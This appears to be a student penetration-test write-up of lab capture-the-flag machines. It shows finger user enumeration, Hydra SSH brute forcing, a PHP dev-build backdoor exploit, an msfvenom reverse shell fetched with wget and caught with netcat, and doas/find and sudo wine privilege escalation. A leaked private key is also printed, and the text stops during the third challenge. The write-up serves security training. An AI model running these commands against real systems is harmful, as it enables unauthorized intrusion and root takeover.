



0day Technology

Network Penetration Tester Report

Group Name: Byte Bandits

Version 1.0

Date Submit: 10 August 2025

TABLE OF CONTENTS

INTRODUCTION	3
METHODOLOGY	4
CHALLENGES	5
Challenge #1	5
Reconnaissance	6
Enumeration	7
Exploitation	8
Privilege Escalation	9
Challenge #2	11
Reconnaissance	12
Enumeration	13
Exploitation	14
Privilege Escalation	15
Challenge #3	18
Reconnaissance	19
Enumeration	20
Exploitation	22
Privilege Escalation	23
Challenge #4	25
Reconnaissance	26
Enumeration	27
Exploitation	28
Privilege Escalation	34
Challenge #5	36
Reconnaissance	37
Enumeration	38
Exploitation	41
Privilege Escalation	42
CONCLUSION	44
APPENDICES	45

INTRODUCTION

This report documents the exploitation process for five vulnerable machines in a controlled lab environment. Each machine contained one user flag and one root flag. The primary objective was to perform reconnaissance, identify and exploit vulnerabilities, and escalate privileges to obtain both flags.

Testing was conducted in a Capture-The-Flag (CTF) format, simulating real-world penetration testing scenarios. All activities were performed within the authorized testing scope. The focus was on:

- Enumerating exposed services and applications.
- Identifying misconfigurations, weak credentials, and vulnerable applications.
- Exploiting discovered vulnerabilities to gain an initial foothold.
- Escalating privileges to achieve full system compromise.

METHODOLOGY

The assessment followed a structured, repeatable process inspired by standard penetration testing frameworks (such as the PTES), adapted for the CTF environment. Each target was approached using the following stages:


1. Reconnaissance
 - Performed active scanning with nmap to identify open ports, running services, and version information.
 - Collected banners and service fingerprints to guide targeted enumeration.
2. Enumeration
 - Leveraged public tools (e.g., gobuster, finger-user-enum) to discover hidden directories, usernames, and other exposed assets.
 - Investigated service-specific vulnerabilities and misconfigurations using online references (Exploit-DB, HackTricks, GTFOBins, etc.).
3. Exploitation
 - Applied relevant exploits or brute-force techniques to gain initial access.
 - Crafted custom payloads when required (e.g., WAR files for Tomcat, reverse shells for PHP/Wine).
 - Verified shell access and enumerated local system information.
4. Privilege Escalation
 - Checked for misconfigured sudo rules, SUID binaries, and exploitable software.
 - Used GTFOBins techniques, file write privileges, and service abuse to gain root-level access.

Flag Retrieval & Documentation

- Captured both user.txt and root.txt flags as proof of exploitation.
- Recorded commands and outputs.

CHALLENGES

Challenge #1



```
[kali㉿kali:~/Desktop/NPT/1]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:39:c8:4c, IPv4: 192.168.113.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.113.1 00:50:56:c0:00:08 VMware, Inc.
192.168.113.2 00:50:56:f2:98:2d VMware, Inc.
192.168.113.134 00:0c:29:23:fe:62 VMware, Inc.
192.168.113.254 00:50:56:f0:ea:6b VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.062 seconds (124.15 hosts/sec). 4 responded
```

IP: 192.168.113.134

Reconnaissance

None

```
nmap -A 192.168.113.134
```

```
[kali㉿kali] -[~/Desktop/NPT/1]
$ nmap -A 192.168.113.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 01:22 +08
Nmap scan report for 192.168.113.134
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ssh-hostkey:
|   3072 f0:ie:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:cce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:ib5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
79/tcp    open  finger  Linux fingerd
|_finger: No one logged on.\x0D
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:23:FE:62 (VMware)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Findings:

- Port 22 - SSH (OpenSSH 8.4p1 Debian)
- Port 79 - Finger service (Linux fingerd)
- Port 80 - HTTP (Apache 2.4.56)

Method:

Used aggressive Nmap scan to enumerate open ports, services, and versions.

Identifying the Finger service was key because it's uncommon and often misconfigured.

Enumeration

Tool:

<https://github.com/pentestmonkey/finger-user-enum>

Ref:

<https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-finger.html>

None

```
perl finger-user-enum.pl -U  
/usr/share/seclists/Usernames/Names/names.txt -t  
192.168.113.134
```

```
(kali㉿kali)-[~/Desktop/NPT/1]  
$ perl finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 192.168.113.134  
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )  
  
|----- Scan Information -----|  
  
Worker Processes ..... 5  
Usernames file ..... /usr/share/seclists/Usernames/Names/names.txt  
Target count ..... 1  
Username count ..... 10177  
Target TCP port ..... 79  
Query timeout ..... 5 secs  
Relay Server ..... Not used  
  
##### Scan started at Sun Aug  3 01:31:07 2025 #####  
aaron@192.168.113.134: finger: aaron: no such user ...  
abbas@192.168.113.134: finger: abbas: no such user ...  
abby@192.168.113.134: finger: abby: no such user ...  
abel@192.168.113.134: finger: abel: no such user ...  
abia@192.168.113.134: finger: abia: no such user ...  
abraa@192.168.113.134: finger: abra: no such user ...  
abrianna@192.168.113.134: finger: brianna: no such user ...  
abram@192.168.113.134: finger: abram: no such user ...  
abu@192.168.113.134: finger: abu: no such user ...  
accounting@192.168.113.134: finger: accounting: no such user ...  
adan@192.168.113.134: finger: adam: no such user ...  
adam@192.168.113.134: Login: adam Name: adam..Directory: /home/adam Shell: /bin/bash..Last lo  
adam@192.168.113.134: Login: adam Name: adam..Directory: /home/adam Shell: /bin/bash..Last lo  
gin Sat Aug  2 03:42 (CEST) on pts/0 from 192.168.113.128.. No mail... No Plan ...
```

Result:

Found valid user:

- adam

Explanation:

The Finger protocol can leak valid system usernames if not disabled. This allowed us to discover 'adam', which we could later target via SSH brute force.

Exploitation

Tool:

Hydra SSH Brute Force

Ref:

<https://book.hacktricks.wiki/en/generic-hacking/brute-force.html>

None

```
hydra -l adam -P /usr/share/wordlists/rockyou.txt  
ssh://192.168.113.134
```

```
[(kali㉿kali)-[~/Desktop/NPT/1]]  
└─$ hydra -l adam -P /usr/share/wordlists/rockyou.txt ssh://192.168.113.134  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-03 01:36:30  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking ssh://192.168.113.134:22/  
[STATUS] 226.00 tries/min, 226 tries in 00:01h, 14344175 to do in 1057:50h, 14 active  
[STATUS] 228.00 tries/min, 684 tries in 00:03h, 14343717 to do in 1048:32h, 14 active  
[22][ssh] host: 192.168.113.134 login: adam password: passion  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 3 final worker threads did not complete until end.  
[ERROR] 3 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-03 01:39:46
```

Result:

Credentials Found:

- adam:passion

None

```
ssh adam@192.168.113.134  
cat user.txt
```

```
[(kali㉿kali)-[~/Desktop/NPT/1]]  
└─$ ssh adam@192.168.113.134  
adam@192.168.113.134's password:  
Linux 0day 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64  
Last login: Sat Aug  2 03:42:04 2025 from 192.168.113.128  
adam@0day:~$ id  
uid=1000(adam) gid=1000(adam) grupos=1000(adam)  
adam@0day:~$ pwd  
/home/adam  
adam@0day:~$ ls  
user.txt  
adam@0day:~$ cat user.txt  
NPT{0day_4cc3ss_grant3d}
```

```
user.txt  
NPT{0day_4cc3ss_grant3d}
```

Result:
SSH as adam

Explanation:
We brute-forced SSH credentials using a common password list. Weak password passion gave us direct user access.

Privilege Escalation

Tool:

<https://gtfobins.github.io/>

Ref:

<https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/>

<https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/doas/>

None

```
find / -perm -u=s -type f 2>/dev/null
```

```
adam@0day:~$ find / -perm -u=s -type f 2>/dev/null  
/usr/bin/mount  
/usr/bin/su  
/usr/bin/chfn  
/usr/bin/doas  
/usr/bin/gpasswd  
/usr/bin/chsh  
/usr/bin/umount  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

None

```
cat /etc/doas.conf
```

```
adam@0day:~$ cat /etc/doas.conf  
permit nopass keepenv adam as root cmd /usr/bin/find
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

None

```
doas /usr/bin/find . -exec /bin/bash \;
cat root.txt
```

```
adam@0day:~$ doas /usr/bin/find . -exec /bin/bash \;
root@0day:/home/adam# id
uid=0(root) gid=0(root) groups=0(root)
root@0day:/home/adam# cd /root
root@0day:~/ls
root.txt
root@0day:~/# cat root.txt
NPT{r00t_0wn4ge_complete}
```

root.txt

NPT{r00t_0wn4ge_complete}

Result:

Found configuration allowing ‘adam’ to run ‘find’ as root without a password.

Exploit Used:

GTFOBins - abusing ‘find’ with ‘doas’ to get a root shell.

Explanation:

‘doas’ is similar to ‘sudo’. The config allowed ‘adam’ to execute find as root. Since find can execute arbitrary commands, we used it to spawn a root shell.

Challenge #2



```
[kali㉿kali] -[~/Desktop/NPT/2]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:39:c8:4c, IPv4: 192.168.113.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.113.1 00:50:56:c0:00:08 VMware, Inc.
192.168.113.2 00:50:56:f2:98:2d VMware, Inc.
192.168.113.135 00:0c:29:c1:d3:a8 VMware, Inc.
192.168.113.254 00:50:56:f0:ea:6b VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.000 seconds (128.00 hosts/sec). 4 responded
```

IP: 192.168.113.135

Reconnaissance

None

```
nmap -A 192.168.113.135
```

```
[kali㉿kali] [~/Desktop/NPT/2]
└─$ nmap -A 192.168.113.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 02:01 +08
Nmap scan report for 192.168.113.135
Host is up (0.00045s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|     256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http   Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
8080/tcp  open  http   PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 00:C2:9C:D3:A8 (VMWare)
Device type: general purpose|router
Running: Linux 4.X15.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Findings:

Port 22 - SSH (OpenSSH 8.4p1)

Port 80 - HTTP (Apache 2.4.56)

Port 8080 - PHP CLI Server 5.5 (PHP 8.1.0-dev)

Method:

Aggressive Nmap scanning to fingerprint running services. PHP 8.1.0-dev stood out as a vulnerable target.

Enumeration

Exploit Used:

PHP 8.1.0-dev RCE via 'User-Agentt' header

Ref:

<https://www.exploit-db.com/exploits/49933>

None

`python3 49933.py`

Enter the full host url:

`http://192.168.113.135:8080/`

```
[kali㉿kali] -[~/Desktop/NPT/2]
$ python3 49933.py
Enter the full host url:
http://192.168.113.135:8080/
Interactive shell is opened on http://192.168.113.135:8080/
Can't acces tty; job crontol turned off.
$ id
uid=0(root) gid=0(root) groups=0(root)
<h1>Zerodium</h1>
$ pwd
/var/www/html
<h1>Zerodium</h1>
$ ls
index.php
<h1>Zerodium</h1>
```

Result:

Obtained remote command execution.

Explanation:

This dev build contains a backdoor that executes code sent via a specially crafted 'User-Agentt' header.

Exploitation

None

```
cat /root/.bash_history
```

```
$ cat /root/.bash_history
sshpass -p 'L14mD0ck3Rp0w4' ssh liam@127.0.0.1
<h1>Zerodium</h1>
```

Method:

Enumeration via RCE.

Findings:

Found SSH credentials in /root/.bash_history:

- liam:L14mD0ck3Rp0w4

None

```
ssh liam@192.168.113.135
cat user.txt
```

```
[(kali㉿kali)-[~/Desktop/NPT/2]]
$ ssh liam@192.168.113.135
liam@192.168.113.135's password:
Linux 0day2 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
Last login: Sat Aug  2 13:56:35 2025 from 192.168.113.128
liam@0day2:~$ id
uid=1000(liam) gid=1000(liam) groups=1000(liam)
liam@0day2:~$ pwd
/home/liam
liam@0day2:~$ ls
user.txt
liam@0day2:~$ cat user.txt
NPT{liam_3sc4l4t3d}
```

user.txt

NPT{liam_3sc4l4t3d}

Result:

SSH as liam

Privilege Escalation

Ref:

<https://www.winehq.org/>

<https://www.hacknos.com/wine-privilege-escalation/>

```
None
```

```
sudo -l
```

```
liam@0day2:~$ sudo -l
Matching Defaults entries for liam on 0day2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User liam may run the following commands on 0day2:
    (root) NOPASSWD: /usr/bin/wine
```

Result:

User 'Liam' can execute /usr/bin/wine as root.

Exploit Used:

Abuse 'wine' to run Windows reverse shell payload as root.

Generate payload (.exe)

```
None
```

```
msfvenom -p windows/x64/shell_reverse_tcp
LHOST=192.168.113.128 LPORT=1234 -f exe -o shell.exe
```

```
[(kali㉿kali)-[~/Desktop/NPT/2]]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.113.128 LPORT=1234 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Transfer payload

None

```
python3 -m http.server
cd /tmp
wget http://192.168.113.128:8000/shell.exe
```

```
liam@0day2:/tmp$ wget http://192.168.113.128:8000/shell.exe
--2025-08-02 20:23:50-- http://192.168.113.128:8000/shell.exe
Connecting to 192.168.113.128:8000... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7168 (7.0K) [application/x-msdos-program]
Saving to: 'shell.exe'

shell.exe          100%[=====]   7.00K --.-KB/s   in 0s

2025-08-02 20:23:50 (289 MB/s) - 'shell.exe' saved [7168/7168]

liam@0day2:/tmp$ ls
shell.exe
systemd-private-6ac4597a16dc47ad8e823136af31834a-apache2.service-W7I04g
systemd-private-6ac4597a16dc47ad8e823136af31834a-systemd-logind.service-3lfZDi
systemd-private-6ac4597a16dc47ad8e823136af31834a-systemd-timesyncd.service-DZr6qg
liam@0day2:/tmp$ chmod +x shell.exe
```

Execute the shell (setup listener first)

None

```
sudo /usr/bin/wine shell.exe
```

```
liam@0day2:/tmp$ sudo /usr/bin/wine shell.exe
it looks like wine32 is missing, you should install it.
multiarch needs to be enabled first. as root, please
execute "dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32"
0030:err:winediag:SECUR32_initNTLMSP ntlm_auth was not found or is outdated. Make sure that ntlm_auth >= 3.0.25 is in your path. Usually, you can
find it in the winbind package of your distribution.
```

Listener

```
None  
nc -lvp 1234  
type root.txt
```

```
[kali㉿kali:~/Desktop/NPT/2]$ nc -lvp 1234  
listening on [any] 1234 ...  
connect to [192.168.113.128] from (UNKNOWN) [192.168.113.135] 53536  
Microsoft Windows 6.1.7601  
  
Z:\tmp>whoami  
0DAY2\root  
  
Z:\tmp>cd Z:\root  
  
Z:\root>dir  
Volume in drive Z has no label.  
Volume Serial Number is 0000-0000  
  
Directory of Z:\root  
  
8/2/2025  9:37 AM <DIR> .  
5/5/2023  7:29 PM <DIR> ..  
7/28/2025  7:07 PM 23 root.txt  
1 file 23 bytes  
2 directories 3,454,287,872 bytes free  
  
Z:\root>type root.txt  
NPT{r00t_m4st3ry_0day}
```

```
root.txt  
NPT{r00t_m4st3ry_0day}
```

Result:

Root shell obtained.

Explanation:

'Wine' allows running Windows binaries in Linux. Since it's executed as root, any payload run through it inherits full privileges.

Challenge #3



```
(kali㉿kali)-[~/Desktop/NPT/3]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:39:c8:4c, IPv4: 192.168.113.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.113.1 00:50:56:c0:00:08 VMware, Inc.
192.168.113.2 00:50:56:f2:98:2d VMware, Inc.
192.168.113.136 00:0c:29:10:c4:13 VMware, Inc.
192.168.113.254 00:50:56:f0:ea:6b VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.969 seconds (130.02 hosts/sec). 4 responded
```

IP 192.168.113.136

Reconnaissance

None

```
nmap -A 192.168.113.136
```

```
[kali㉿kali] -[~/Desktop/NPT/3]
$ nmap -A 192.168.113.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 02:34 +08
Nmap scan report for 192.168.113.136
Host is up (0.00037s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:eb:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 00:0C:29:10:C4:13 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

None

```
nmap -sU --top-ports 20 192.168.113.136
```

```
[kali㉿kali] -[~/Desktop/NPT/3]
$ nmap -sU --top-ports 20 192.168.113.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 02:38 +08
Nmap scan report for 192.168.113.136
Host is up (0.00040s latency).

PORT      STATE      SERVICE
53/udp    closed    domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
123/udp   open|filtered ntp
135/udp   closed    msrpc
137/udp   closed    netbios-ns
138/udp   closed    netbios-dgm
139/udp   closed    netbios-ssn
161/udp   closed    snmp
162/udp   closed    snmptrap
445/udp   closed    microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed    syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
1434/udp  closed    ms-sql-m
1900/udp  closed    upnp
4500/udp  closed    nat-t-ike
49152/udp closed    unknown
MAC Address: 00:0C:29:10:C4:13 (VMware)
```

None

```
nmap -sU -p 69 --script tftp-enum 192.168.113.136
```

```
[kali㉿kali] -[~/Desktop/NPT/3]
$ nmap -sU -p 69 --script tftp-enum 192.168.113.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 02:43 +08
Nmap scan report for 192.168.113.136
Host is up (0.00028s latency).

PORT      STATE SERVICE
69/udp    open  tftp
|_ tftp-enum:
|   backup-config
MAC Address: 00:0C:29:10:C4:13 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 60.87 seconds
```

Findings:

- UDP scan revealed TFTP service on port 69
- File available: backup-config

Method:

Scanned both TCP and UDP to discover less common services. The TFTP enumeration script revealed an accessible config backup.

Enumeration

Tool:

```
nmap tftp-enum
```

None

```
tftp 192.168.113.136
get backup-config
```

```
[kali㉿kali] -[~/Desktop/NPT/3]
$ tftp 192.168.113.136
tftp> get backup-config
tftp> █
```

None

```
unzip backup-config
```

```
(kali㉿kali)-[~/Desktop/NPT/3]
$ ls
backup-config

(kali㉿kali)-[~/Desktop/NPT/3]
$ file backup-config
backup-config: Zip archive data, made by v3.0 UNIX, extract using at least v1.0, last modified Jul 24 2023 11:40:32, uncompressed size 0, method=store

(kali㉿kali)-[~/Desktop/NPT/3]
$ unzip backup-config
Archive: backup-config
  creating: backup/
  inflating: backup/id_rsa
  inflating: backup/sshd_config

(kali㉿kali)-[~/Desktop/NPT/3]
$ ls -lah
total 16K
drwxrwxr-x 3 kali kali 4.0K Aug  3 02:49 .
drwxrwxr-x 7 kali kali 4.0K Aug  3 01:12 ..
drwxr-xr-x 2 kali kali 4.0K Jul 24  2023 backup
-rw-rw-r-- 1 kali kali 3.2K Aug  3 02:48 backup-config

(kali㉿kali)-[~/Desktop/NPT/3]
$ cd backup/
```

Explanation:

Misconfigured TFTP allowed unauthenticated file download. Backup contained sensitive SSH credentials.

None

```
cat sshd_config
```

```
Match User boris
  PasswordAuthentication no
```

None

```
cat id_rsa
```

```
(kali㉿kali)-[~/Desktop/NPT/3/backup]
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQE AJFtqYOMwjoCB7pgJ0eAW9CleZvBZBBLxGc30mVNZiaTLdGz
rrJGU NyPiM0opbqY0i2HEG008Ske5b66dU1+hzH0bz5JK5t+j/ZH0Px5t8mDK9
fL3vzJgocjMSFc/34+GVJc/O8X9D2klXiMhmXetv8KEbQl2PTSd1IMvPtOMvX3he
1wvflPn+poadIWpbomI07D8RaB5XNe0rPMa8XNpNg65nsWnD2h9xpvmMekQ/0C
4/WmNsugRkesVNf4grcfNelE7mlujB9C2866YB/ztfPrmMgTagxRBDJBx00Um+s
ERA1ioddkofcz16qDplQoMxzWA2pxFUL/0aQIDAQABaoIBAA6ebuQP2vzct9D0
vNdEWd-wd16tZfgpkPU3FG/bLMtuSKqltZ5Rw2hDh9qkuQ3b+ZksA8QbN/9cnRn
ezBAKvzcBt0v9FaxuI66H0OFxdJihYWs0PM3K8oof3TB+0xrhYUJt67WEibAsw3
mzBpzw-10AG0JJKxx/2fQIncaJRMd1VBR3Tev2+SbJPoNtUbukyG/EeqLKLmVmY
rzwiHMRIBIEh6pqnp4e5Pyd1yo/h3JNZVxcyTty4lgD2BFza+qyRwD+JR060ZE7
QdE6UPNkPopAv4Gb1axosA3mxv73qfcpoYOEmDa242+H5/BTiq5vknUoxZ/
HdHzqaEcgyEA9nmzlZOr1Osnnw62sDsLjHowSh4woxy+6Pe1df9/x7FRKuTW2tRs
D6awunTNMAElz+Bwgpu5usK2n94657crzsvep-9fpSS5vnmNGZ0kzgqIAvuQCKtA
r04Na3yhLLltuuk9YXSHGw7NgAUXLQLKEj21r10Er08d4/KJHfH9H10CgYEAKcf0
OXSh14dB0cdopFreIKWFah925VM156SBKCeeks+D5tASGBMfVAPAOSEkj8h5dgp
fdtILNZXLuOy97FZKS9AIPjJBG3AdGh2HE50Qm8Ql6e72vr9B9cncG0J9hSp+hw
JWUMkuuhc8GKfuemkN96wfsksukf29gAzqvjkV0CgV1hPVLgs60259Hyv+/vrSi
cobDj4sFo/0rg3rnHO7APGEx7vp91bnKx/H9dAep01zHmseyz0Leh5toat1FZ
ubqctUU1V5V3QxbZbl8WCexI03Jylos1WqfbzQtASQ4Pj5/24RCG00AuRRv/XFw
IRRAKCDfQiycdNHConwl8QK8gFSN4X2na7gr2SINw15UgkRpKqjdMann29Qjy
FstF6X9qLoQW40bjLG4BnjPEoLyQD2qNMas24+vjkMTuawUXClngvjn2Setd
aADGdeEY-J5tvKguhW3xQf61xe69xq4p2dCNjmXaxFKLdtgc9cnT7XluXDNT7enz
MLzLhRaoBAnok+/jB16f1Egq1Mbhw3XMLAWK/UxbnR2faAcsL6H0qvUKnv3wcZ2
ChCLhBmHOactSonysshYTfOybIfdJtPQo3Ag6Gw9yYxEjskk/EB8s0tIYEAr0ZK
BjWhryQSjQXG7nTmdCzg+jD0oiQvnmnBXW52GOKYOWihyRpGm/r
-----END RSA PRIVATE KEY-----
```

Findings:

- SSH private key for user boris
- Username boris found in file sshd_config

Exploitation

```
None
chmod 600 id_rsa
ssh -i id_rsa boris@192.168.113.136
cat user.txt
```

```
(kali㉿kali)-[~/Desktop/NPT/3/backup]
$ chmod 600 id_rsa
----- (kali㉿kali)-[~/Desktop/NPT/3/backup]
$ ssh -i id_rsa boris@192.168.113.136
boris@0day3:~$ id
uid=1000(boris) gid=1000(boris) groups=1000(boris)
boris@0day3:~$ pwd
/home/boris
boris@0day3:~$ ls
user.txt
boris@0day3:~$ cat user.txt
NPT{boris_lvl3_access}
```

user.txt
NPT{boris_lvl3_access}

Result:

SSH as boris

Privilege Escalation

Ref:

<https://linux.die.net/man/1/html2text>

<https://heshandharmasena.medium.com/explain-sudoers-file-configuration-in-linux-1fe00f4d6159>

Exploit Used:

html2text can write files, allowing modification of /etc/sudoers.d/boris to grant passwordless sudo.

```
None
```

```
sudo -l
```

```
boris@0day3:~$ sudo -l
Matching Defaults entries for boris on 0day3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User boris may run the following commands on 0day3:
    (root) NOPASSWD: /usr/bin/html2text
```

Result:

Sudo allowed /usr/bin/html2text

Test If File Was Actually Created

```
None
```

```
/usr/bin/html2text -o /tmp/testfile <<<"test write"
```

```
boris@0day3:~$ /usr/bin/html2text -o /tmp/testfile <<<"test write"
boris@0day3:~$ ls /tmp
